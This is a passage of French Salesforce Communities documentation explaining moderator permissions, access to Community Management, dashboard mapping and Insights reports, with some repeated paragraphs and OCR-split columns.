| Supprimer un fichier | | ✓ | ✓ |

*Pour autoriser les propriétaires et les responsables de groupe à modérer, l'option `Autoriser les membres à marquer un contenu` doit être activée.

## Attribution d'un modérateur de communauté

Désignez un ou plusieurs modérateurs chargés de surveiller le contenu dans votre communauté.

Les modérateurs peuvent être des utilisateurs de votre organisation interne ou des utilisateurs externes, mais seuls les utilisateurs internes peuvent modérer depuis la Gestion de la communauté. Les utilisateurs externes qui sont modérateurs peuvent modérer dans le contexte de la communauté, par exemple directement dans le fil de la communauté.

Vous pouvez désigner des modérateurs en attribuant un ensemble d'autorisations comprenant une ou plusieurs autorisations de modération ci-dessous.

| Autorisation | Autorisations accordées aux utilisateurs |
|---|---|
| Modérer les fils de communauté | Examiner les publications et les commentaires marqués, et prendre des mesures telles que le retrait des marqueurs ou la suppression de la publication ou du commentaire. Des options de modération du contenu du fil sont disponibles dans le fil de la communauté et dans la Gestion de la communauté. |
| Modérer les fichiers de communauté | Contrôler les fichiers marqués auxquels ils ont accès et exécuter des actions, par exemple retirer des marqueurs ou supprimer le fichier. Les options du modérateur pour les fichiers sont disponibles dans la page de détail d'un fichier et dans la Gestion de la communauté. |
| Modérer les messages Chatter des communautés | Examiner les messages marqués et prendre des mesures, par exemple retirer un indicateur ou supprimer un message. Cette autorisation autorise les utilisateurs à accéder uniquement aux messages marqués dans les communautés dont ils sont membres. |
| Peut approuver une publication et un commentaire de fil | Approuver, supprimer ou modifier des publications et des commentaires en attente de révision. |
| Modérer les utilisateurs de communautés | Suspendre les utilisateurs externes qui sont membres de la communauté. Les modérateurs peuvent suspendre les membres dans leur page de profil utilisateur ou depuis un rapport Insights. |
| Gérer les communautés | Modérer le contenu de communauté dans la Gestion de la communauté. |
| Accéder à la Gestion de la communauté | Accéder aux pages disponibles dans la Gestion de la communauté |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour attribuer des ensembles d'autorisations :
- Attribuer des ensembles d'autorisations

Vous pouvez également ajouter ces autorisations à un profil. Elles sont valides pour toutes les communautés dont l'utilisateur est membre, mais elles ne s'appliquent pas dans votre organisation interne.

1. Dans Configuration, saisissez *`Ensembles d'autorisations`* dans la case `Recherche rapide`, puis sélectionnez **Ensembles d'autorisations** et cliquez sur **Nouveau**.
2. Créez un ensemble d'autorisations qui comprend les autorisations appropriées.
3. Dans Configuration, saisissez *`Utilisateurs`* dans la case `Recherche rapide`, puis sélectionnez **Utilisateurs**.

4. Recherchez l'utilisateur que vous souhaitez désigner en tant que modérateur d'une communauté, puis ajouter l'ensemble d'autorisations à sa liste associée Attributions d'ensembles d'autorisations.

Après avoir accordé des autorisations de modérateur à un utilisateur, tenez compte des points suivants :

- L'utilisateur peut désormais modérer n'importe quel élément auquel il a accès dans toutes les communautés dont il est membre.
- L'utilisateur peut marquer des éléments, même si l'option `Autoriser les membres à marquer un contenu` est désactivée dans une communauté.
- Les modérateurs peuvent recevoir une notification par e-mail lorsqu'une publication, un commentaire ou un fichier est marqué en sélectionnant la notification par e-mail `Marquer un élément comme inapproprié`.

L'accès à la fonctionnalité de modération diffère selon l'autorisation utilisateur :

- **Dans le fil de la communauté** : Les utilisateurs internes et externes qui disposent de l'autorisation « Modérer les fils de communauté » peuvent afficher les indicateurs des publications et des commentaires directement dans le fil de communauté, et retirer les indicateurs ou supprimer les contenus.
- **Dans la Gestion de la communauté** : Seuls les utilisateurs internes qui disposent de l'autorisation « Gérer les communautés » ou « Créer et configurer des communautés » peuvent accéder à la zone **Modération** dans la Gestion de la communauté.

## Accès à la Gestion de la communauté

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour accéder à la Gestion de la communauté : | • "Accéder à la gestion de la communauté OU Gérer les communautés OU Créer et configurer des communautés<br>• ET être membre de la communauté dans laquelle les utilisateurs tentent d'accéder à la page Gestion de la communauté. |
| Pour accéder aux règles et aux critères de modération : | • Gérer les communautés OU Créer et configurer des communautés<br>• ET être membre de la communauté dans laquelle les utilisateurs tentent d'accéder à la page Gestion de la communauté. |
| Pour personnaliser les paramètres d'administration ou utiliser le Générateur de communauté : | • Créer et configurer des Communautés<br>• ET être membre de la communauté dans laquelle les utilisateurs tentent d'accéder à la page Gestion de la communauté. |

| Éditions |
|---|
| Disponible avec : Salesforce Classic |
| Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition |

Les administrateurs et responsables de communauté utilisent la Gestion de la communauté pour suivre l'activité dans la communauté et configurer d'autres fonctionnalités de gestion importantes.

1. Accédez à la Gestion de la communauté en suivant l'une des procédures ci-dessous.

- À partir de la communauté :
  - Dans les communautés Onglets Salesforce + Visualforce, cliquez sur dans l'en-tête global.
  - Dans les communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard de votre nom, puis cliquez sur **Gestion de la communauté**.
- Dans Configuration, saisissez `Toutes les communautés` dans la case Recherche rapide, puis sélectionnez **Toutes les communautés** et cliquez sur le lien **Gérer** en regard d'une communauté. Pour accéder à cette page, l'autorisation Créer et configurer des communautés est requise.
- Dans l'en-tête des communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard du nom de votre modèle, puis cliquez sur **Gestion de la communauté**.

2. Sélectionnez la partie de la communauté que vous souhaitez gérer :
   - Prévisualisez la communauté ou accédez aux paramètres de votre communauté dans le Générateur de communauté, Force.com ou Site.com Studio depuis le menu Gestion de la communauté dans l'en-tête global.
   - Dans **Engagement**, vous pouvez afficher des rapports Insights et exécuter une action sur l'activité de votre communauté.
   - Dans **Tableaux de bord**, vous pouvez visualiser les tableaux de bord et les rapports de communauté.
   - Dans **Modération**, vous pouvez configurer des règles de modération et surveiller des éléments de fil marqués.
   - Dans **Rubriques**, vous pouvez gérer les rubriques de navigation et d'actualité.
   - Dans **Recommandations**, vous pouvez configurer des recommandations personnalisées à afficher dans votre communauté.
   - Dans **Réputation**, vous pouvez configurer des niveaux et des points de réputation.
   - Dans **Administration**, vous pouvez personnaliser les propriétés de votre communauté, comme le nom, la description, l'URL, le statut et le modèle. Vous pouvez également mettre à jour les paramètres de votre communauté, notamment les membres, les onglets, la marque, la connexion et l'enregistrement, ainsi que les e-mails.

   Important: Les options disponibles dans la Gestion de la communauté dépendent du modèle de communauté sélectionné, des autorisations et des préférences. Par exemple, si votre communauté n'utilise pas de rubrique, la section Rubriques n'est pas affichée. Certaines options de la liste ci-dessous peuvent ne pas s'afficher dans votre communauté. Pour afficher toutes les sections, accédez à **Administration** > **Préférences**, puis activez **Afficher tous les paramètres dans la Gestion de la communauté**.

# Mesure du succès de la communauté avec des tableaux de bord

Utilisez des tableaux de bord de Gestion de la communauté pour afficher des analyses de votre communauté, notamment les métriques et les tendances de l'activité. Les tableaux de bord offrent des vues à moyen et à long terme sur l'adoption et l'engagement, qui présentent une vue d'ensemble de la santé de votre communauté. Les tableaux de bord aident à surveiller le retour sur investissent (ROI) et les indicateurs de performance clés (KPI).

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Activation et mappage de tableaux de bord pour les responsables de communauté

Les responsables de communautés peuvent utiliser des tableaux de bord pour mesurer le succès de leurs communautés. Vous pouvez même mapper un tableau de bord avec la page **Accueil** de la Gestion de la communauté. Vous pouvez mapper des tableaux de bord personnalisés ou utiliser ceux fournis par un package AppExchange. Chaque communauté peut inclure ses propres tableaux de bord.

## Création d'un tableau de bord à afficher dans la Gestion de la communauté

Vous pouvez afficher n'importe quel tableau de bord dans la Gestion de la communauté. Nous recommandons toutefois de les créer en fonction des types de rapport personnalisé disponibles pour des communautés.

Affichage de tableaux de bord dans la Gestion de la communauté

Utilisez les tableaux de bord de la Gestion de la communauté pour surveiller l'intégrité de votre communauté.

Quelle est la différence entre Insights et les tableaux de bord ?

Insights permet d'exécuter des actions immédiates sur l'activité récente dans votre communauté, et les tableaux de bord permettent de consulter les tendances.

## Activation et mappage de tableaux de bord pour les responsables de communauté

Les responsables de communautés peuvent utiliser des tableaux de bord pour mesurer le succès de leurs communautés. Vous pouvez même mapper un tableau de bord avec la page **Accueil** de la Gestion de la communauté. Vous pouvez mapper des tableaux de bord personnalisés ou utiliser ceux fournis par un package AppExchange. Chaque communauté peut inclure ses propres tableaux de bord.

Vous pouvez mapper n'importe quel tableau de bord auquel vous avez accès. Assurez-vous toutefois que vos responsables de communauté y ont également accès.

Tous les tableaux de bord de la Gestion de la communauté sont affichés sous forme de tableaux de bord Lightning, quels que soit les types de tableau de bord que vous utilisez ou l'interface utilisée par votre organisation. Par exemple, un tableau de bord Salesforce Classic est affiché en tant que tableau de bord Lightning dans la Gestion de la communauté. Notez que bien que les tableaux de bord sont affichés dans une vue Lightning dans la Gestion de la communauté, le produit Communities n'est pas pris en charge dans Lightning Experience. Les navigateurs ne prennent pas tous en charge cette vue Lightning. Par conséquent, assurez-vous d'utiliser un navigateur pris en charge.

Conseil: Notez que vous pouvez obtenir des tableaux de bord préconfigurés dans le package Salesforce Communities Management disponible en téléchargement dans AppExchange.

Si le package Salesforce Communities Management est installé dans votre organisation, chaque page du tableau de bord est mappée par défaut avec un tableau de bord du package. Vous pouvez remplacer ces valeurs si nécessaire.

Suivez les étapes ci-dessous pour mapper ou mettre à jour vos tableaux de bord dans la Gestion de la communauté :

1. Ouvrez la Gestion de la communauté.
2. Cliquez sur **Tableaux de bord** > **Paramètres**.
3. Pour chaque page, sélectionnez le tableau que vous souhaitez montrer aux responsables de communauté. Pour changer le nom de la page du tableau de bord, cliquez sur l'étiquette du tableau de bord.

   Le tableau de bord que vous mappez avec **Accueil** s'affiche dans votre page **Accueil** de la Gestion de la communauté.
4. Cliquez sur **Enregistrer**.

   Les tableaux de bord sont visibles pour les responsables de communauté lorsqu'ils agrandissent la section **Tableaux de bord** ou visitent la page d'accueil de la Gestion de la communauté.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour mapper des tableaux de bord dans la Gestion de la communauté :

- « Créer et configurer des communautés » OU « Gérer des communautés »

  ET

  Gérer des tableaux de bord dans des dossiers publics

  ET

  Être membre d'une communauté à laquelle la page Gestion de la communauté tente d'accéder.

Vérifiez les mappages des tableaux de bord en cliquant sur **Tableaux de bord**, puis sur chaque nom de page. Si vous avez mappé un tableau de bord avec la page **Accueil**, vérifiez également.

CONSULTER ÉGALEMENT :

Création d'un tableau de bord à afficher dans la Gestion de la communauté

Affichage de tableaux de bord dans la Gestion de la communauté

# Création d'un tableau de bord à afficher dans la Gestion de la communauté

Vous pouvez afficher n'importe quel tableau de bord dans la Gestion de la communauté. Nous recommandons toutefois de les créer en fonction des types de rapport personnalisé disponibles pour des communautés.

Conseil: Notez que vous pouvez obtenir des tableaux de bord préconfigurés dans le package Salesforce Communities Management disponible en téléchargement dans AppExchange.

Tous les tableaux de bord de la Gestion de la communauté sont affichés sous forme de tableaux de bord Lightning, quels que soit les types de tableau de bord que vous utilisez ou l'interface utilisée par votre organisation. Par exemple, un tableau de bord Salesforce Classic est affiché en tant que tableau de bord Lightning dans la Gestion de la communauté. Notez que bien que les tableaux de bord sont affichés dans une vue Lightning dans la Gestion de la communauté, le produit Communities n'est pas pris en charge dans Lightning Experience. Les navigateurs ne prennent pas tous en charge cette vue Lightning. Par conséquent, assurez-vous d'utiliser un navigateur pris en charge.

Utilisez le processus suivant pour créer des tableaux de bord à afficher dans la Gestion de la communauté :

1. Création de types de rapport personnalisés basés sur l'objet Réseaux.

   Seuls les rapports basés sur l'objet Réseaux affichent des informations spécifiques à une communauté dans la Gestion de la communauté.

   Remarque: Vous pouvez créer des rapports basés sur d'autres objets et les exposer dans la Gestion de la communauté. Notez qu'ils affichent les données de l'ensemble de votre organisation, pas uniquement celles de la communauté dans laquelle vous les visualisez.

   - Sélectionnez Réseaux en tant qu'objet principal.
   - Sélectionnez un objet enfant :
     - Messages Chatter
     - Révisions du fil
     - Groupes
     - Audits réseau
     - Métriques quotidiennes d'activité du réseau
     - Révisions du fil de réseau
     - Membres du réseau
     - Métriques quotidiennes d'appartenance au réseau
     - Modérations de réseau
     - Métriques quotidiennes d'utilisation publique du réseau

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer des types de rapport personnalisé :
- Gérer les types de rapport personnalisé

Pour créer, modifier et supprimer des rapports :
- Créer et personnaliser des rapports

Pour créer et partager des tableaux de bord :
- Gérer des tableaux de bord dans des dossiers publics

- Métriques quotidiennes du contributeur unique du réseau
- Métrique de recommandation
- Attributions de rubriques
- Rubriques
- Entités de fils non publiées

2. Utilisez le type de rapport personnalisé pour créer un rapport.

   Ne filtrez pas le rapport par ID de réseau pour garantir que le rapport affiche dynamiquement les données de la communauté dans laquelle vous le visualisez. L'ajout d'un filtre ID de réseau limite les informations affichées dans le rapport aux données de la communauté associées à cet ID de réseau, quelle que soit la communauté dans laquelle vous consultez le rapport.

3. Créez un tableau de bord avec des composants. Sélectionnez le rapport en tant que type source.
   - Ajoutez un composant pour chaque rapport que vous souhaitez inclure dans votre tableau de bord.
   - Recherchez votre rapport sous l'onglet Sources de données, puis ajoutez-le au composant.

   Pour afficher un tableau de bord Salesforce Classic de façon optimale dans la vue Lightning utilisée dans la Gestion de la communauté, assurez-vous que le tableau de bord respecte les exigences suivantes :
   - Inclut au maximum 20 rapports organisés sur trois colonnes
   - N'inclut pas de graphiques non pris en charge, notamment les graphiques en entonnoir, en nuage de points, tabulaires, multimétriques, en secteurs et indicateurs

     Pour consulter la liste des fonctionnalités de tableaux de bord qui ne sont pas prises en charge dans Lightning, reportez-vous à Rapports et tableaux de bord : limitations de Lightning Experience.

   Remarque: Les métriques sont prises en charge dans la vue Lightning, mais elles sont affichées sous forme de grandes tuiles. Nous recommandons de ne pas inclure de métriques dans vos tableaux de bord.

4. Partagez le dossier dans lequel vous enregistrez votre tableau de bord avec les responsables de votre communauté.
5. Dans Gestion de la communauté, cliquez sur **Tableaux de bord** > **Paramètres** pour mapper votre tableau de bord.

Lorsqu'un responsable de communauté accède à la Gestion de la communauté, le tableau de bord s'affiche sous **Tableaux de bord**. Si vous avez mappé un tableau de bord avec la page **Accueil**, le tableau de bord s'affiche à cet emplacement.

Les tableaux de bord de la Gestion de la communauté sont automatiquement actualisés toutes les 24 heures. Pour afficher les toutes dernières données, cliquez sur **Actualiser**. Si vous accédez à un tableau de bord récemment actualisé, il affiche les données globales mises en cache depuis la dernière actualisation. Si le tableau de bord n'a pas été actualisé depuis 24 heures, il est automatiquement actualisé lorsque vous y accédez dans la Gestion de la communauté. Tous les utilisateurs externes basés sur un rôle de votre communauté peuvent actualiser les tableaux de bord définis avec « Exécuter en tant qu'utilisateur spécifique » et « Exécuter en tant qu'utilisateur connecté » jusqu'à 1 000 fois par jour et par organisation. Les actualisations planifiées et automatiques ne sont pas prises en compte dans cette limitation. Les utilisateurs internes ne sont soumis à aucune limitation.

Notez que vous pouvez personnaliser à tout moment vos tableaux de bord. Pour modifier votre tableau de bord, accédez à la page **Tableaux de bord** > **Paramètres** dans la Gestion de la communauté. Cliquez sur le champ **Étiquette** pour changer le nom de la page, puis sélectionnez la flèche vers le bas, à droite du champ **Tableau de bord**, pour mapper avec un autre tableau de bord. Cliquez sur

**Modifier le tableau de bord** pour ouvrir le tableau de bord dans votre organisation Salesforce interne. Si vous utilisez un tableau de bord créé dans Lightning Experience, le lien de modification ne fonctionne pas.

CONSULTER ÉGALEMENT :

- Création d'un type de rapport personnalisé
- Création d'un rapport
- Suivi de l'activité d'une communauté
- Partage d'un dossier de rapports ou de tableaux de bord

## Affichage de tableaux de bord dans la Gestion de la communauté

Utilisez les tableaux de bord de la Gestion de la communauté pour surveiller l'intégrité de votre communauté.

Tous les tableaux de bord de la Gestion de la communauté sont affichés sous forme de tableaux de bord Lightning, quels que soit les types de tableau de bord que vous utilisez ou l'interface utilisée par votre organisation. Par exemple, un tableau de bord Salesforce Classic est affiché en tant que tableau de bord Lightning dans la Gestion de la communauté. Notez que bien que les tableaux de bord sont affichés dans une vue Lightning dans la Gestion de la communauté, le produit Communities n'est pas pris en charge dans Lightning Experience. Les navigateurs ne prennent pas tous en charge cette vue Lightning. Par conséquent, assurez-vous d'utiliser un navigateur pris en charge.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher des tableaux de bord dans la Gestion de la communauté :

- Gérer les communautés

  OU

  Créer et configurer des Communautés

  ET

  Être membre d'une communauté à laquelle la page Gestion de la communauté tente d'accéder.

1. Ouvrez la Gestion de la communauté.
2. Cliquez sur **Tableaux de bord**.

   Remarque: Votre administrateur mappe les tableaux de bord. Si la section **Tableaux de bord** n'est pas visible, cela signifie qu'elles n'ont pas été mappées pour votre communauté.

   Les pages avec lesquelles des tableaux de bord ont été mappés sont affichées dans la section **Tableaux de bord** ou dans la page **Accueil**.
3. Cliquez sur la page du tableau de bord que vous souhaitez afficher.
   Le tableau de bord s'affiche. Pour actualiser immédiatement les données du tableau de bord, cliquez sur **Actualiser**.

   Les tableaux de bord de la Gestion de la communauté sont automatiquement actualisés toutes les 24 heures. Pour afficher les toutes dernières données, cliquez sur **Actualiser**. Si vous accédez à un tableau de bord récemment actualisé, il affiche les données globales mises en cache depuis la dernière actualisation. Si le tableau de bord n'a pas été actualisé depuis 24 heures, il est automatiquement actualisé lorsque vous y accédez dans la Gestion de la communauté. Tous les utilisateurs externes basés sur un rôle de votre communauté peuvent actualiser les tableaux de bord définis avec « Exécuter en tant qu'utilisateur spécifique » et « Exécuter en tant qu'utilisateur connecté » jusqu'à 1 000 fois par jour et par organisation. Les actualisations planifiées et automatiques ne sont pas prises en compte dans cette limitation. Les utilisateurs internes ne sont soumis à aucune limitation.
4. Pour afficher le rapport associé, cliquez sur **Afficher le rapport** dans le tableau de bord.

   Notez que les tableaux de bord sont configurés pour afficher des données spécifiques à une communauté.

Ne filtrez pas le rapport par ID de réseau pour garantir que le rapport affiche dynamiquement les données de la communauté dans laquelle vous le visualisez. L'ajout d'un filtre ID de réseau limite les informations affichées dans le rapport aux données de la communauté associées à cet ID de réseau, quelle que soit la communauté dans laquelle vous consultez le rapport.

Notez que vous pouvez personnaliser à tout moment votre tableau de bord. Pour modifier votre tableau de bord, accédez à la page **Tableaux de bord** > **Paramètres** dans la Gestion de la communauté. Cliquez sur le champ **Étiquette** pour changer le nom de la page, puis sélectionnez la flèche vers le bas, à droite du champ **Tableau de bord**, pour mapper avec un autre tableau de bord. Cliquez sur **Modifier le tableau de bord** pour ouvrir le tableau de bord dans votre organisation Salesforce interne. Si vous utilisez un tableau de bord créé dans Lightning Experience, le lien de modification ne fonctionne pas.


CONSULTER ÉGALEMENT :

Quelle est la différence entre Insights et les tableaux de bord ?

## Quelle est la différence entre Insights et les tableaux de bord ?


Insights permet d'exécuter des actions immédiates sur l'activité récente dans votre communauté, et les tableaux de bord permettent de consulter les tendances.

Utilisez **Engagement** pour afficher, surveiller et agir sur l'activité de votre communauté. Insights offre une vue très détaillée d'une zone spécifique de votre communauté.




Par exemple, pour afficher un rapport sur les nouveaux membres de votre communauté dont les publications et les commentaires

Utilisez les **Tableaux de bord** pour consulter les métriques de votre communauté, notamment les tendances de l'activité. Les tableaux de bord offrent des vues à moyen terme et à long terme relatives à l'adoption et à l'engagement dans votre communauté. Ils aident à surveiller le retour sur investissent (ROI) et les indicateurs de performance clés (KPI).




Par exemple, pour suivre le nombre total de publications et de commentaires, y compris les tendances globales de contribution

ont reçu le plus grand nombre de mentions J'aime, visitez la page **Engagement** > **Adoption**. Ce rapport Insights aide à identifier et à communiquer avec les nouveaux membres actifs qui reçoivent des commentaires positifs d'autres membres de la communauté.

dans votre communauté, visitez la page **Tableaux de bord** > **Activité**.

CONSULTER ÉGALEMENT :

Affichage et personnalisation des connaissances Insights dans la Gestion de la communauté

Affichage de tableaux de bord dans la Gestion de la communauté

# Insights pour l'engagement de la communauté


Éditions

Disponible avec : Salesforce Classic


Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Insights contient des rapports qui aident les responsables de communauté à surveiller l'activité et à prendre des mesures immédiates. Insights facilite la gestion des tâches de modération quotidiennes, encourage l'engagement dans la communauté et favorise l'adoption des membres. Vous pouvez configurer Insights pour surveiller les nouveaux membres, les questions sans réponse, les groupes récemment créés, les rubriques tendance et même les contributions Chatter récentes.

Exemple: Avec un rapport Insights configuré pour suivre les nouveaux membres, les responsables de communauté peuvent accéder rapidement au profil d'un nouveau membre et lui envoyer un message de bienvenue.




Ils peuvent également accéder aux autres rapports sur les membres directement depuis la page Insights via le menu déroulant.




**Conseil:** Laissez-nous définir la configuration pour vous ! Obtenez des connaissances prêtes à l'emploi dans le package Salesforce Communities Management, disponible en téléchargement sur AppExchange. Pour utiliser les rapports Insights préconfigurés, votre communauté doit utiliser Chatter.

Les rapports Insight fournis dans le package sont entièrement personnalisables. Vous pouvez à tout moment modifier les noms de page Insights par défaut, les mappages de dossiers de rapports, et même les colonnes et les filtres de rapports Insights. N'hésitez pas à personnaliser ou à modifier les éléments du package. Nous ne vous en tiendrons pas rigueur.

### Activation et mappage des connaissances Insights pour les responsables de communauté

Les responsables de communauté peuvent utiliser des rapports Insights pour surveiller les activités récentes et prendre des mesures immédiates. Pour accélérer la mise en route, utilisez les connaissances Insights préconfigurées d'un package AppExchange. Vous pouvez également créer et mapper vos propres connaissances Insights. Chaque communauté peut avoir ses propres connaissances Insights.

### Création de connaissances Insights à afficher dans la Gestion de la communauté

Vous pouvez créer vos propres connaissances Insights pour les afficher dans la Gestion de la communauté. Nous vous recommandons de créer vos rapports Insights en fonction des types de rapport personnalisés disponibles pour les communautés.

### Création d'actions personnalisées pour les connaissances de Gestion de la communauté

Exploitez mieux les rapports Insights de communauté avec des actions personnalisées. Supposons qu'un spammeur attaque votre communauté. Vous pouvez créer et utiliser une action personnalisée pour supprimer toutes les publications et tous les commentaires du spammeur en seul clic. Les actions Insights personnalisées fonctionnent avec des objets standard et des objets personnalisés.

### Affichage et personnalisation des connaissances Insights dans la Gestion de la communauté

Utilisez Insights dans la Gestion de la communauté pour suivre l'activité récente de la communauté et réagir immédiatement. Insights permet de gérer les tâches de modération quotidiennes, et informe sur l'adoption et l'engagement au sein de votre communauté.

# Activation et mappage des connaissances Insights pour les responsables de communauté

Les responsables de communauté peuvent utiliser des rapports Insights pour surveiller les activités récentes et prendre des mesures immédiates. Pour accélérer la mise en route, utilisez les connaissances Insights préconfigurées d'un package AppExchange. Vous pouvez également créer et mapper vos propres connaissances Insights. Chaque communauté peut avoir ses propres connaissances Insights.

Une page Insights est mappée avec un dossier de rapports de votre organisation interne. Tous les rapports inclus dans ce dossier sont affichés dans le menu déroulant de la page Insights. L'ajout ou la suppression d'un rapport Insights dans le dossier de rapports de votre organisation interne entraîne la mise à jour de la page Insights dans la Gestion de la communauté. Dans la page Insights, des liens sont automatiquement créés pour des champs de rapport tels que `Créé par` ou `Nom du groupe`. Pour des publications, des commentaires et des messages, vous pouvez même afficher le contenu directement sur la page.

Conseil: Obtenez des connaissances prêtes à l'emploi dans le package Salesforce Communities Management, disponible en téléchargement sur AppExchange. Pour utiliser les rapports Insights préconfigurés, votre communauté doit utiliser Chatter.

Lorsque vous installez le package, les dossiers de rapports sont automatiquement installés dans votre organisation interne. Si vous n'avez aucune connaissance Insights mappée, le package les mappe automatiquement pour vous. Vous pouvez modifier à tout moment les mappages par défaut.

Pour mapper ou mettre à jour vos connaissances Insights dans la Gestion de la communauté, procédez comme suit :

1. Ouvrez la Gestion de la communauté.
2. Cliquez sur **Engagement** > **Paramètres**.
3. Nommez chaque page Insights, puis sélectionnez le dossier de rapports que vous souhaitez mapper avec la page.

   La Gestion de la communauté peut inclure jusqu'à 10 pages Insights mappées.

   Assurez-vous d'avoir partagé le dossier de rapports mappé avec vos responsables de communauté pour leur permettre d'afficher les rapports Insights.
4. Cliquez sur **Enregistrer**.

   Les pages Insights sont visibles par les responsables de communauté lorsqu'ils agrandissent la section **Engagement** de la Gestion de la communauté.

Vérifiez vos modifications. Cliquez sur **Engagement** puis sur le nom de chaque page Insights. Utilisez le menu déroulant pour vérifier les rapports mappés avec chaque page.

Si vous avez installé le package Salesforce Communities Management, les rapports Insights associés à la modération sont également mappés avec les pages de la section **Modération** de la Gestion de la communauté. Contrairement aux noms de page de la section **Engagement**, les noms de page de la section **Modération** ne peuvent pas être renommés et leur mappage ne peut pas être annulé.

CONSULTER ÉGALEMENT :

Partage d'un dossier de rapports ou de tableaux de bord

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour mapper des connaissances Insights dans la Gestion de la communauté :

- Gérer les communautés OU Créer et configurer des communautés

  ET

  Gérer des rapports dans des dossiers publics

  ET

  Être membre de la communauté contenant la page Gestion de la communauté accédée.

# Création de connaissances Insights à afficher dans la Gestion de la communauté

Vous pouvez créer vos propres connaissances Insights pour les afficher dans la Gestion de la communauté. Nous vous recommandons de créer vos rapports Insights en fonction des types de rapport personnalisés disponibles pour les communautés.

Conseil: Obtenez des connaissances prêtes à l'emploi dans le package Salesforce Communities Management, disponible en téléchargement sur AppExchange. Pour utiliser les rapports Insights préconfigurés, votre communauté doit utiliser Chatter.

Utilisez le processus suivant pour créer des connaissances Insights et les afficher dans la Gestion de la communauté :

1. Création de types de rapport personnalisés basés sur l'objet Réseaux.

   Seuls les rapports basés sur l'objet Réseaux affichent des informations spécifiques à une communauté dans la Gestion de la communauté.

   Remarque: Vous pouvez créer des rapports basés sur d'autres objets et les exposer dans la Gestion de la communauté. Notez qu'ils affichent les données de l'ensemble de votre organisation, pas uniquement celles de la communauté dans laquelle vous les visualisez.

   - Sélectionnez Réseaux en tant qu'objet principal.
   - Sélectionnez un objet enfant :
     - Messages Chatter
     - Révisions du fil
     - Groupes
     - Audits réseau
     - Métriques quotidiennes d'activité du réseau
     - Révisions du fil de réseau
     - Membres du réseau
     - Métriques quotidiennes d'appartenance au réseau
     - Modérations de réseau
     - Métriques quotidiennes d'utilisation publique du réseau
     - Métriques quotidiennes du contributeur unique du réseau
     - Métrique de recommandation
     - Attributions de rubriques
     - Rubriques
     - Entités de fils non publiées

2. Utilisez le type de rapport personnalisé pour créer un rapport Insights.

   Les rapports Insights sont semblables aux autres rapports, mais ils doivent en plus répondre aux exigences suivantes :

   - Le rapport peut être uniquement un rapport tabulaire.
   - Le rapport ne peut pas inclure de pagination.
   - Nous recommandons de renvoyer au maximum de 2000 lignes dans votre rapport, car seules les 2000 premières lignes sont affichées dans la Gestion de la communauté.

## Éditions

